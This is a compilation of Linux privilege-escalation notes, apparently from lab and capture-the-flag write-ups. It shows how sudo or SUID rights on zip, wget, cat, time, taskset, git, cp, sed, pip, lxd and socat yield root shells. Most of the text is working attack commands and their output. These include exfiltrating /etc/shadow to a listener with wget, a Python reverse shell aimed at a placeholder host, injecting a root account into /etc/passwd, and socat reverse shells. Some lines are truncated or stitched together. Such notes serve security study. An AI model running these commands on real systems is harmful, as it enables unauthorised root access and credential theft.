Now we will run **sudo -l** command to check the list the entries of sudo files which are a member of the sudoers file. In the list, we can see that test is a member of the sudoers file and can run the zip program with root privilege.

Let's exploit!!

Now first we will create a file with **touch** command as we have created a file **raj.txt** and now we will compress the raj.txt and through zip file, we are taking a shell. So that we will run the following command-

```
sudo zip 1.zip raj.txt -T --unzip-command="sh -c /bin/bash"
```

Now we can see that we have successfully taken the shell of the victim's machine through **zip** command.

```
*** System restart required ***
Last login: Tue Jun  4 09:57:33 2019 from 192.168.1.110
test@ubuntu:~$ sudo -l
Matching Defaults entries for test on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/b

User test may run the following commands on ubuntu:
    (ALL) NOPASSWD: /usr/bin/zip
test@ubuntu:~$ touch raj.txt
test@ubuntu:~$ sudo zip 1.zip raj.txt -T --unzip-command="sh -c /bin/bash"
  adding: raj.txt (stored 0%)
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~#
```

zip 1.zip raj.txt -T --unzip-command="sh -c ifconfig"

sudo zip 1.zip raj.txt -T --unzip-command="sh -c /bin/bash"

==========

```
zico@zico:~$ touch /tmp/test
zico@zico:~$ sudo zip /tmp/test.zip /tmp/test -T --unzip-command="sh -c /bin/bash"
  adding: tmp/test (stored 0%)
root@zico:~# id
uid=0(root) gid=0(root) groups=0(root)
root@zico:~# cat /root/
.bash_history  .bashrc        .cache/        flag.txt       .profile       .vim/          .viminfo
root@zico:~# cat /root/flag.txt
#
#
#
# ROOOOT!
# You did it! Congratz!
#
# Hope you enjoyed!
#
#
#
#
```

```
   env_reset, exempt_group=admin,
   secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

ser zico may run the following commands on this host:
   (root) NOPASSWD: /bin/tar
   (root) NOPASSWD: /usr/bin/zip
ico@zico:~$ sudo zip /tmp/test.zip /home/zico/wordpress -T --unzip-command="sh -c /bin/bash"
 adding: home/zico/wordpress/ (stored 0%)
oot@zico:~# id
id=0(root) gid=0(root) groups=0(root)
oot@zico:~# cd /root
oot@zico:/root# ls
lag.txt
oot@zico:/root# cat flag.txt



 ROOOOT!
 You did it! Congratz!

 Hope you enjoyed!
```

technawi.net

wget

wget

Syntax: sudo /usr/bin/wget --post-file=<path of file> <Listening IP>

Wget utilized the post-file option to send the content of any file. So, here we will use wget command to transfer the content of the /etc/shadow file.

Since post-file will transfer the content of shadow file to the listening IP therefore, we should turn on the listener on the destination machine. Hence open a new terminal and start the netcat listener for receiving the sent data from the source machine.

```
ser test may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/wget
est@ubuntu:~$ cd /etc
est@ubuntu:/etc$ sudo /usr/bin/wget --post-file=/etc/shadow 192.168.1.17
-2019-06-05 07:04:58--  http://192.168.1.17/
onnecting to 192.168.1.17:80... connected.
TTP request sent, awaiting response...
```

s we had already turned on the netcat listener on port 80 to receive the content inside the "hash" file.

```
nc -lvp 80 > hash
```

```
oot@kali:~# nc -lvp 80 > hash
istening on [any] 80 ...
92.168.1.22: inverse host lookup failed: Unknown host
onnect to [192.168.1.17] from (UNKNOWN) [192.168.1.22] 43994
```

sudo /user/bin/wget --post-file=/etc/shadow x.x.x.x

After this, we will acquire the content of the shadow file of the victim's machine inside our hash file and then we will use john the ripper to crack the hash value.

```
Syntax: john <file name>
john hash
```

Hmmm!! As we can observe from the given below image that it has cracked the password for user raj.

```
root@kali:~# john hash
Warning: detected hash type "md5crypt", but the string is also recognized as "
Use the "--format=md5crypt-long" option to force loading these as that type in
Warning: only loading hashes of type "md5crypt", but also saw type "sha512cryp
Use the "--format=sha512crypt" option to force loading hashes of that type ins
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 35 candidates buffered for the current salt, minimum 96 needed f
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
123              (raj)
```

passwd entry

<u>passwd entry</u>

```
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/wget
/usr/bin/arping
/usr/bin/traceroute6.iputils
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/vmware-user-suid-wrapper
/usr/bin/passwd
/bin/su
/bin/ping
/bin/mount
```

As we know, wget has suid permission and taking advantage of this right we will try to es
injecting a new user inside the /etc/passwd file.

First, we will open our /etc/passwd file following by tail command which will read this file
know that the file ends with the user "test".

```
test@ubuntu:/$ tail -3 /etc/passwd
ftp:x:122:127:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:123:65534::/run/sshd:/usr/sbin/nologin
test:x:1001:1001:,,,:/home/test:/bin/bash
test@ubuntu:/$
```

openssl passwd -1 -salt ignite pass123

```
ignite:$1$ignite$3eTbJm98O9Hz.k1NTdNxe1:0:0:root:/root:/bin/bash
```

Name this file as **passwd** and run python HTTP server for transferring this file into victim's machine.

```
python -m SimpleHTTPServer
```

```
root@kali:~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Now we want to inject our modified passwd file inside /etc folder to replace the original passwd file. We will use wget with -O to download the passwd file from our machine (Kali Linux) inside a/etc directory which will overwrite the existing passwd file.

```
cd /etc
wget -O passwd http://192.168.1.108:8000/passwd
```

Now let's switch to ignite that owns the root user's privileges and access the root shell.

```
su ignite
password: pass123
id
```

Hence you can notice from the given below image we have escalated the root privilege by abusing

wget-2

wget -2

/backup -> shadow file -> sammy -> john --wordlist=/usr/share/wordlists/rockyou.txt sammy-hash.txt => su - sammy -> sudo -l -> /usr/bin/wget -> sudo wget -i /root/root.txt

6 ways to root using wget

1 --input-file
sudo wget --input-file /root/root.txt

2 --post-file
sudo wget --post-file /root/root.txt http://ip:443/

nc -lvnp 443

3 Overwrite troll

overwrite troll file with reverse shell

```
#!/usr/bin/python

import socket
import subprocess
import os

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("x.x.x.x
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"]);
```

sudo wget http://x.x.x.x

sudo /root/troll
nc -lvnp 443

cat

cat

```
# User privilege specification
root    ALL=(ALL:ALL) ALL
test    ALL=(root) NOPASSWD: /bin/cat

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
```

sudo -l
sudo cat /etc/shadow

```
User test may run the following commands on ubuntu:
    (root) NOPASSWD: /bin/cat
test@ubuntu:~$ sudo cat /etc/shadow
root:!:18009:0:99999:7:::
daemon:*:17737:0:99999:7:::
bin:*:17737:0:99999:7:::
sys:*:17737:0:99999:7:::
sync:*:17737:0:99999:7:::
games:*:17737:0:99999:7:::
man:*:17737:0:99999:7:::
lp:*:17737:0:99999:7:::
mail:*:17737:0:99999:7:::
news:*:17737:0:99999:7:::
uucp:*:17737:0:99999:7:::
proxy:*:17737:0:99999:7:::
www-data:*:17737:0:99999:7:::
backup:*:17737:0:99999:7:::
list:*:17737:0:99999:7:::
irc:*:17737:0:99999:7:::
gnats:*:17737:0:99999:7:::
nobody:*:17737:0:99999:7:::
systemd-network:*:17737:0:99999:7:::
systemd-resolve:*:17737:0:99999:7:::
syslog:*:17737:0:99999:7:::
messagebus:*:17737:0:99999:7:::
_apt:*:17737:0:99999:7:::
```

WWW.HACKINGARTICLES.IN

```
root@kali:~# john hash --show
raj:123 18009:0:99999:7:::

1 password hash cracked, 0 left
```

Great! We have cracked the password successfully. Now we will switch user **raj** to check if we can lo through that password and we can see that we have successfully logged in as raj user.

Now we will run **sudo -l** command to check if user **raj**, and found he has all the root permissions.

```
sudo -l
sudo su
```

Now, we will again try to switch to user **root** and we are logged in as **root** and then we run **id** comn we get to know that we got a root shell.

So, we have performed **privilege escalation** through **cat** command successfully.

```
test@ubuntu:~$ su raj
Password:
raj@ubuntu:/home/test$ sudo -l
[sudo] password for raj:
Matching Defaults entries for raj on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr

User raj may run the following commands on ubuntu:
    (ALL : ALL) ALL
raj@ubuntu:/home/test$ sudo su
root@ubuntu:/home/test# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/home/test#
```

openssl passwd -1 -salt user3 pass123
sudo /usr/bin/cat >> /etc/passwd

new user that we will use to log into the target machine.

```
openssl passwd -1 -salt user3 pass123
```

```
root@kali:~# openssl passwd -1 -salt user3 pass123
$1$user3$rAGRVf5p2jYTqtqOW5cPu/
```

On the Target machine, we use the cat command to edit the */etc/passwd* file with the login credential the user we meant to create (which is going to have the root privileges).

```
sudo /usr/bin/cat >> /etc/passwd
```

After successfully edit the /etc/passwd file, we will substitute the new user we created using the **su** command. A entering the password which we created earlier, we login to the root shell.

This concludes this Boot to Root Challenge.

```
hbeale@slax:~$ sudo /usr/bin/cat >> /etc/passwd
hack:$1$user3$rAGRVf5p2jYTqtqOW5cPu/:0:0:/root:/bin/bash
^C
hbeale@slax:~$ su hack
Password: *******
root@slax:/home/hbeale# id
uid=0(root) gid=0(root) groups=0(root)
```

time

time

```
root@kali:~# time ping google.com
PING google.com (216.58.196.78) 56(84) bytes of data.
64 bytes from bom05s11-in-f14.1e100.net (216.58.196.78): icmp_seq=1 ttl=128 time=79.1 ms
64 bytes from bom05s11-in-f14.1e100.net (216.58.196.78): icmp_seq=2 ttl=128 time=60.2 ms
64 bytes from bom05s11-in-f14.1e100.net (216.58.196.78): icmp_seq=3 ttl=128 time=28.2 ms
64 bytes from bom05s11-in-f14.1e100.net (216.58.196.78): icmp_seq=4 ttl=128 time=31.2 ms
64 bytes from bom05s11-in-f14.1e100.net (216.58.196.78): icmp_seq=5 ttl=128 time=126 ms
64 bytes from bom05s11-in-f14.1e100.net (216.58.196.78): icmp_seq=6 ttl=128 time=33.2 ms
64 bytes from bom05s11-in-f14.1e100.net (216.58.196.78): icmp_seq=7 ttl=128 time=29.6 ms
^C
--- google.com ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6004ms
rtt min/avg/max/mdev = 28.227/55.435/126.269/33.980 ms

real    0m6.878s
user    0m0.002s
sys     0m0.004s
root@kali:~#
```

```
root@ubuntu:~# /usr/bin/time -v ping google.com
PING google.com (216.58.196.110) 56(84) bytes of data.
64 bytes from maa03s19-in-f110.1e100.net (216.58.196.110): icmp_seq=1 ttl=56 time=7.18 m
64 bytes from maa03s19-in-f110.1e100.net (216.58.196.110): icmp_seq=2 ttl=56 time=9.05 m
64 bytes from maa03s19-in-f110.1e100.net (216.58.196.110): icmp_seq=3 ttl=56 time=10.2 m
64 bytes from maa03s19-in-f110.1e100.net (216.58.196.110): icmp_seq=4 ttl=56 time=8.39 m
64 bytes from maa03s19-in-f110.1e100.net (216.58.196.110): icmp_seq=5 ttl=56 time=9.96 m
^C
--- google.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4009ms
rtt min/avg/max/mdev = 7.187/8.961/10.205/1.103 ms
        Command being timed: "ping google.com"
        User time (seconds): 0.00
        System time (seconds): 0.00
        Percent of CPU this job got: 0%
        Elapsed (wall clock) time (h:mm:ss or m:ss): 0:04.08
        Average shared text size (kbytes): 0
        Average unshared data size (kbytes): 0
        Average stack size (kbytes): 0
        Average total size (kbytes): 0
        Maximum resident set size (kbytes): 2716
        Average resident set size (kbytes): 0
        Major (requiring I/O) page faults: 0
        Minor (reclaiming a frame) page faults: 129
        Voluntary context switches: 13
        Involuntary context switches: 3
        Swaps: 0
        File system inputs: 0
        File system outputs: 0
        Socket messages sent: 0
        Socket messages received: 0
        Signals delivered: 0
        Page size (bytes): 4096
```

SUID Lab Setups for Privilege Escalation

The SUID bit permission enables the user to perform any files as the ownership of existing file member. Now we are enabling SUID permission on time so that a local user can take the opportunity of time as the root user.

Hence type following for enabling SUID bit:

```
which time
chmod u+s /usr/bin/time
ls -la /usr/bin/time
```

```
root@ubuntu:~# chmod u-s /usr/bin/time
root@ubuntu:~# which time
/usr/bin/time
root@ubuntu:~# ls -la /usr/bin/time
-rwxr-xr-x 1 root root 14720 Apr 21  2017 /usr/bin/time
root@ubuntu:~# chmod u+s /usr/bin/time
root@ubuntu:~# ls -la /usr/bin/time
-rwsr-xr-x 1 root root 14720 Apr 21  2017 /usr/bin/time
root@ubuntu:~#
```

Taking privilege of SUID permission on time we are going to grab the shadow's file

for extracting password hash file.

SUID

SUID Lab Setups for Privilege Escalation

```
test@ubuntu:~$ /usr/bin/time cat /etc/shadow
root:!:18052:0:99999:7:::
daemon:*:17937:0:99999:7:::
bin:*:17937:0:99999:7:::
sys:*:17937:0:99999:7:::
sync:*:17937:0:99999:7:::
games:*:17937:0:99999:7:::
man:*:17937:0:99999:7:::
lp:*:17937:0:99999:7:::
mail:*:17937:0:99999:7:::
news:*:17937:0:99999:7:::
uucp:*:17937:0:99999:7:::
proxy:*:17937:0:99999:7:::
www-data:*:17937:0:99999:7:::
backup:*:17937:0:99999:7:::
list:*:17937:0:99999:7:::
irc:*:17937:0:99999:7:::
gnats:*:17937:0:99999:7:::
nobody:*:17937:0:99999:7:::
systemd-network:*:17937:0:99999:7:::
systemd-resolve:*:17937:0:99999:7:::
syslog:*:17937:0:99999:7:::
```

WWW.THEHACKINGARTICLES.IN

Sudo rights Lab setups for Privilege Escalation

```
test@ubuntu:~$ sudo -l
Matching Defaults entries for test on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bi

User test may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/time
test@ubuntu:~$ sudo time /bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

WWW.HACKINGARTICLES.IN

taskset

Taskset

I will take the process id (PID) of 1988 as shown in the above image as an example to show the usage of taskset command.

If you want taskset to display CPU affinity of all the tasks of an already running process (PID), use the command in the following way:

```
taskset -ap 1988
```

If you want taskset to display CPU affinity of only a current task of an already running process (PID), use the command in the following way:

```
taskset -p 1998
```

If you want taskset to display CPU affinity of an already running process (PID) in a list format, use the command in the following way:

```
taskset -cp 1988
```

```
root@ubuntu:~# taskset -ap 1988
pid 1988's current affinity mask: 3
pid 1990's current affinity mask: 3
pid 1992's current affinity mask: 3
pid 1993's current affinity mask: 3
pid 1995's current affinity mask: 3
pid 1996's current affinity mask: 3
pid 6496's current affinity mask: 3
root@ubuntu:~# taskset -p 1988
pid 1988's current affinity mask: 3
root@ubuntu:~# taskset -cp 1988
pid 1988's current affinity list: 0,1
root@ubuntu:~# taskset --version
taskset from util-linux 2.33.1
```

Sudo rights Lab setup for Privilege Escalation

sudo taskset 1 /bin/sh –p
id

```
root@kali:~# ssh test@192.168.0.105
test@192.168.0.105's password:
Welcome to Ubuntu 19.04 (GNU/Linux 5.0.0-17-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


67 updates can be installed immediately.
0 of these updates are security updates.

*** System restart required ***
Last login: Sun Jun 23 00:49:46 2019 from 192.168.0.104
test@ubuntu:~$ sudo -l
Matching Defaults entries for test on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/loca

User test may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/taskset
test@ubuntu:~$ sudo taskset 1 /bin/sh -p
# id
uid=0(root) gid=0(root) groups=0(root)
# _
```

SUID Lab setups for Privilege Escalation

```
test@ubuntu:~$ find /usr  -perm -u=s -type f 2>/dev/null
/usr/sbin/pppd
/usr/sbin/mount.nfs
/usr/bin/umount
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/su
/usr/bin/chfn
/usr/bin/taskset
```

openssl passwd -1 –salt mark pass123

```
root@kali:~# openssl passwd -1 -salt mark pass123
$1$mark$PL9HIgTDwnE9sG27q2Nrb/
```

taskset 1 echo 'mark:1mark$PL9HIgTDwnE9sG27q2Nrb/:0:0:root/:root:/bin/bash' >>/etc/passwd
su mark
id

```
test@ubuntu:~$ taskset 1 echo 'mark:$1$mark$PL9HIgTDwnE9sG27q2Nrb/:0:0:root:/root:/bin/bash' >>/etc/passwd
test@ubuntu:~$ su mark
Password:
root@ubuntu:/home/test# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/home/test# _
```

git

git

git clone https://github.com/alexxy/netdiscover.git

git init
git status

Git commit: At every step while adding any file to git repo we need to make its confirmation and for doing same we make commit to our git repo. As I have created a fresh file so will refer it as my “first commit”.

```
git commit -m 'first commit'

git commit -m "second commit"
```

It can be used to break out from restricted environments by spawning an interactive system shell or available for executing an arbitrary system command.

```
PAGER='sh -c "exec ifconfig0<&1"' git -p help
```

Exploiting git

Exploiting Sudo rights

```
sudo git help config
!/bin/sh
id
```

```
User test may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/git
test@ubuntu:~$ sudo git help config
```

This will invoke the default pager to read the config like as man and here we can inject "!/bin/sh" and press enter to execute bash shell for us.

```
        ·   you try to unset an option which does not exist (ret=5

        ·   you try to unset/set an option for which multiple line

        ·   you try to use an invalid regexp (ret=6).

!/bin/sh
```

You get "**#**" shell which means we have successfully escalated the root shell, as shown in the following picture.

Conclusion: Hence you can notice from the given below image we have escalated the root privilege by abusing SUDO permission on git. Similarly, we can exploit the SUID permission assign on the git program.

```
test@ubuntu:~$ sudo git help config
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

==========

sudo git help add
!/bin/bash

cp

cp

```
test@ubuntu:~$ tail /etc/passwd
hplip:x:118:7:HPLIP system user,,,:/var/run/hplip:/bin/false
geoclue:x:119:124::/var/lib/geoclue:/usr/sbin/nologin
gnome-initial-setup:x:120:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
raj:x:1000:1000:raj,,,:/home/raj:/bin/bash
ftp:x:122:127:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:123:65534::/run/sshd:/usr/sbin/nologin
test:x:1001:1001:,,,:/home/test:/bin/bash
```

Now we are creating the salt value of password for our new user and this will be done by using "openssl" following by the command as mentioned in the screenshot below.

```
openssl passwd -1 -salt ignite pass123
```

And we will get our hash value copy it for further use.

```
root@kali:~# openssl passwd -1 -salt ignite pass123
$1$ignite$3eTbJm9809Hz.k1NTdNxe1
root@kali:~#
```

Now we want to inject our modified passwd file inside /etc folder to replace the original passwd file. We will use wget to download the passwd file from our machine (Kali Linux) inside /tmp directory.

```
cd /tmp
wget http://192.168.0.16:8000/passwd
```

Now by the help of cp command, we can easily copy the content of source file to the destination as shown in below image.

```
cp passwd /etc/passwd
tail /etc/passwd
```

Now let's switch to user chiya that own root user's privileges and can access the root shell.

```
su chiya
password: pass123
id
```

Conclusion: Hence you can notice from the given below image we have escalated the root privilege by abusing SUID permission on cp. Similarly, we can exploit the sudo permission assign on CP program.

```
test@ubuntu:~$ cd /tmp
test@ubuntu:/tmp$ wget http://192.168.0.16:8000/passwd
--2019-06-25 23:34:38--  http://192.168.0.16:8000/passwd
Connecting to 192.168.0.16:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2729 (2.7K) [application/octet-stream]
Saving to: 'passwd'

passwd                                              100%[=======================

2019-06-25 23:34:38 (204 MB/s) - 'passwd' saved [2729/2729]

test@ubuntu:/tmp$ cp passwd /etc/passwd
test@ubuntu:/tmp$ tail /etc/passwd
geoclue:x:119:124::/var/lib/geoclue:/usr/sbin/nologin
gnome-initial-setup:x:120:65534::/run/gnome-initial-setup/:/bin/false
```

```
test@ubuntu:/tmp$ su chiya
Password:
root@ubuntu:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/tmp#
```

WWW.HACKINGARTICLES.IN

Author: Komal Singh is a Cyber Security Researcher and Technical Content Writ

==========

cp id_rsa.pub /home/pinak

sudo -u sarang /bin/cp ./id_rsa.pub /home/sarang/.ssh/authorized_keys
ssh sarang@x.x.x.x -i /.ssh/id_rsa -p 65345
sudo -l

tmux

tmux

Operate tmux Sessions: Sometimes even multiple windows and panes aren't enough and you need to separate the layouts logically by grouping them into separate sessions.

Sessions are useful for completely separating work environments.

There are many operations for the session using tmux which is shown in below image but I'm describing few of them.

WWW.HACKINGARTICLES.IN

Command	*Result*
Prefix + (	Switch to the previous session
Prefix +)	Switch to the next session
tmux ls	List all available sessions
tmux attach -t	attaches to an existing tmux session

Command	Result
Prefix + c	To create new window
Prefix + n	Switch to the next window
Prefix + p	Switch to the previous window
Prefix + &	Kill the current window
Prefix + ,	Rename the current window
Prefix + 0-9	Switch to a window using its index number
Prefix + w	To display summary

Operate tmux Panes: By the help of tmux, we can divide each window into multiple panes. This is useful when you want outputs from multiple processes visible within a single window.

In this we have many options such as divide window into vertical, horizontal, rotating panes, switching to different panes. Now we will check each of this one by one.

Note: use below table for your reference

Command	Result
Prefix + %	Split the window vertically
Prefix + "	Split the window horizontally
Prefix + o	Switch to the next pane
Prefix + q	Show pane numbers
Prefix + {	Move the current pane left
Prefix +}	Move the current pane right
Prefix + z	To destroy pane
Prefix + y	To destroy window
Prefix + arrow key	Switch to another pane
Prefix + ALT+ arrow	Resize the active pane
Prefix + x	Force kill an unresponsive process in a pane
exit	Close the active pane

WWW.HACKMYVOICE4S.IN

Assigning Sudo Rights

```
test@ubuntu:~$ sudo -l
Matching Defaults entries for test on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\

User test may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/tmux
test@ubuntu:~$ sudo tmux
```

tmux2

tmux -2

tmux -S /.devs/dev_sess

ed

ed

ssh sunset@ip
ls
sudo –l
sudo /usr/bin/ed
! /bin/sh
cd /root
ls
cat flag.txt

sed

sed

sudo sed -n 'le exec sh 1>&0' /etc/passwd

```
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Last login: Sun Jul  7 08:02:32 2019 from 192.168.1.111
test@ubuntu:~$ sudo -l
Matching Defaults entries for test on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/

User test may run the following commands on ubuntu:
    (root) NOPASSWD: /bin/sed
test@ubuntu:~$ sudo sed -n '1e exec sh 1>&0' /etc/passwd
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

pip

pip

TF=$(mktemp -d)

echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py

sudo pip install $TF

```
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Last login: Sun Jul  7 07:23:23 2019 from 192.168.1.111
test@ubuntu:~$ sudo -l
Matching Defaults entries for test on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/sna

User test may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/pip
test@ubuntu:~$ TF=$(mktemp -d)
test@ubuntu:~$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
test@ubuntu:~$ sudo pip install $TF
The directory '/home/test/.cache/pip/http' or its parent directory is not owned by the current user and the cach
p with sudo, you may want sudo's -H flag.
The directory '/home/test/.cache/pip' or its parent directory is not owned by the current user and caching wheel
sudo, you may want sudo's -H flag.
Processing /tmp/tmp.j1cjvkmW3d
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

lxd

lxd

A member of the local "lxd" group can instantly escalate the privileges to root on the host operating system. This is irrespective of whether that user has been granted sudo rights and does not require them to enter their password. The vulnerability exists even with the LXD snap package.

LXD is a root process that carries out actions for anyone with write access to the LXD UNIX socket. It often does not attempt to match the privileges of the calling user. There are multiple methods to exploit this.

One of them is to use the LXD API to mount the host's root filesystem into a container which is going to use in this post. This gives a low-privilege user root access to the host filesystem.

Introduction to LXD and LXC

Linux Container (LXC) are often considered as a lightweight virtualization technology that is something in the middle between a chroot and a completely developed virtual machine, which creates an environment as close as possible to a Linux installation but without the need for a separate kernel.

Linux daemon (LXD) is the lightervisor, or lightweight container hypervisor. LXD is building on top of a container technology called LXC which was used by Docker before. It uses the stable LXC API to do all the container management behind the scene, adding the REST API on top and providing a much simpler, more consistent user experience.

Connect to the container withthe help of lxc exec command, which takes the name of the container and the commands to execute:

```
lxc exec intimate-seasnail -- /bin/bash
```

Once your are inside the container, the shell prompt will look like as following below.

```
root@ubuntu:~# lxc launch ubuntu:18.04
Creating the container
Container name is: intimate-seasnail
Starting intimate-seasnail
root@ubuntu:~# lxc list
+------------------+---------+----------------------+-------
|       NAME       |  STATE  |         IPV4         |
+------------------+---------+----------------------+-------
| intimate-seasnail | RUNNING | 10.151.38.156 (eth0) | fd42:5
+------------------+---------+----------------------+-------
root@ubuntu:~# lxc exec intimate-seasnail -- /bin/bash
root@intimate-seasnail:~# id
uid=0(root) gid=0(root) groups=0(root)
root@intimate-seasnail:~#
```

1. Steps to be performed on the attacker machine:
- Download build-alpine in your local machine through the git repository.
- Execute the script "build -alpine" that will build the latest Alpine image as a compressed file, this step must be executed by the root user.
- Transfer the tar file to the host machine

1. Steps to be performed on the host machine:
- Download the alpine image
- Import image for lxd
- Initialize the image inside a new container.
- Mount the container inside the /root directory

git clone https://github.com/saghul/lxd-alpine-builder.git
cd lxd-alpine-builder

./build-alpine

```
root@kali:~# git clone https://github.com/saghul/lxd-alpine-builder.git
Cloning into 'lxd-alpine-builder'...
remote: Enumerating objects: 27, done.
remote: Total 27 (delta 0), reused 0 (delta 0), pack-reused 27
Unpacking objects: 100% (27/27), done.
root@kali:~# cd lxd-alpine-builder/
root@kali:~/lxd-alpine-builder# ls
build-alpine  LICENSE  README.md
root@kali:~/lxd-alpine-builder# ./build-alpine
Determining the latest release... v3.10
Using static apk from http://dl-cdn.alpinelinux.org/alpine//v3.10/main/x86_64
Downloading alpine-keys-2.1-r2.apk
```

```
python -m SimpleHTTPServer
```

```
root@kali:~/lxd-alpine-builder# ls
alpine-v3.10-x86_64-20191008_1227.tar.gz  build-alpine  LICENSE  README.md
root@kali:~/lxd-alpine-builder# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

On another hand we will download the alpine-image inside /tmp directory on the host machine.

cd /tmp

wget http://ip:8000/apline-v3.x.x.x.x

lxc image import ./apline-v3.x.x.x.x

use the list command to check the list of images

```
lxc image list
```

```
raj@ubuntu:/tmp$ wget http://192.168.1.107:8000/alpine-v3.10-x86_64-20191008_1227.tar.gz
--2019-10-08 09:30:06--  http://192.168.1.107:8000/alpine-v3.10-x86_64-20191008_1227.tar.gz
Connecting to 192.168.1.107:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3198987 (3.1M) [application/gzip]
Saving to: 'alpine-v3.10-x86_64-20191008_1227.tar.gz'

alpine-v3.10-x86_64-20191008_1227.tar.gz            100%[===================================

2019-10-08 09:30:06 (248 MB/s) - 'alpine-v3.10-x86_64-20191008_1227.tar.gz' saved [3198987/31

raj@ubuntu:/tmp$ lxc image import ./alpine-v3.10-x86_64-20191008_1227.tar.gz --alias myimage
To start your first container, try: lxc launch ubuntu:18.04

Image imported with fingerprint: b68f65164847e60ae8cb10ff53bb734a90639982bad80dd10b6816ad1395
raj@ubuntu:/tmp$ lxc image list
+---------+--------------+--------+-----------------------------------------+--------+---
|  ALIAS  | FINGERPRINT  | PUBLIC |                DESCRIPTION              |  ARCH  |
+---------+--------------+--------+-----------------------------------------+--------+---
| myimage | b68f65164847 | no     | alpine v3.10 (20191008_12:27)           | x86_64 | 3.
+---------+--------------+--------+-----------------------------------------+--------+---
```

lxc init myimage ignite -c security.privileged=true

lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true

lxc start ignite

lxc exec ignite /bin/sh

id

mnt/root/root

ls

flag.txt

cat flag.txt

```
raj@ubuntu:/tmp$ lxc init myimage ignite -c security.privileged=true
Creating ignite
raj@ubuntu:/tmp$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=tru
Device mydevice added to ignite
raj@ubuntu:/tmp$ lxc start ignite
raj@ubuntu:/tmp$ lxc exec ignite /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
/mnt/root/root # ls
flag.txt
/mnt/root/root # cat flag.txt
Congratulation You Got Root
/mnt/root/root #
```

socat

socat

```
User test may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/socat
test@ubuntu:~$ sudo socat TCP4-LISTEN:1234,reuseaddr EXEC:"/bin/sh"
```

On a new terminal launch socat as a listener and enter the source IP and source port along with s command to obtain reverse shell of the host machine.

```
socat – TCP4:192.168.1.100:1234
```

Now we have successfully got the shell of victim's machine with root privilege as shown in below screenshot.

```
root@kali:~# socat - TCP4:192.168.1.100:1234
id
uid=0(root) gid=0(root) groups=0(root)
ifconfig
```

sudo socat TCP4-LISTEN:1234, reuseaddr EXEC:"/bin/sh"
socat – TCP4x.x.x.xx

2nd method

sudo socat exec:'sh –li' ,pty,stderr,setsid,sigint,sane tcp:x.x.x.x
socat file: 'tty',raw,echo=0 tcp-listen:1234

```
sudo socat exec:'sh -li' ,pty,stderr,setsid,sigint,sane tcp:192.168.1.106:1234
```

```
test@ubuntu:~$ sudo socat exec:'sh -li',pty,stderr,setsid,sigint,sane tcp:192.168.1.106:1234
```

On new terminal start the socat as a listener and obtain root shell of the remote machine.

```
socat file: 'tty',raw,echo=0 tcp-listen:1234
```

